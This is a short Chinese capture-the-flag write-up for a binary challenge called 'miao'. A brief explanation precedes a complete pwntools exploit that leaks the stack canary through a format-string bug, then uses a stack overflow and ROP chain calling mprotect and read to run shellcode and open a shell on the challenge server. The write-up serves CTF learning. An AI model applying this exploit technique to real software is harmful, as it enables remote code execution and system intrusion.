

Nebu1ea 韩磊 [1504895347@qq.com](mailto:1504895347@qq.com)


Pwn：miao

解题思路：





上面两张图就是有洞的函数，存在字符串漏洞和栈溢出漏洞，具体攻击思路为用字符串漏洞泄露canary，然后再用栈溢出写ROP，具体为脚本一。



Exp：

from pwn import\*

pwn = './miao'

elf=ELF(pwn)

conn=remote('182.92.237.102',10015)

payload=b'%31$p'

conn.sendline(payload)

conn.recvuntil("0x")

can=int(conn.recv(8),16)

pop3=0x0804f1f4

buf=0x80EB000

payload=b'a'\*(0x70-0xc)+p32(can)+p32(buf)\*3+p32(elf.sym['mprotect'])+p32(pop3)+p32(buf)+p32(0x1000)+p32(7)+p32(elf.sym['read'])+p32(pop3)+p32(0)+p32(buf+0x100)+p32(0x100)+p32(buf+0x100)

conn.sendline(payload)

pause()

shellcode=asm(shellcraft.sh())

conn.sendline(shellcode)

conn.interactive()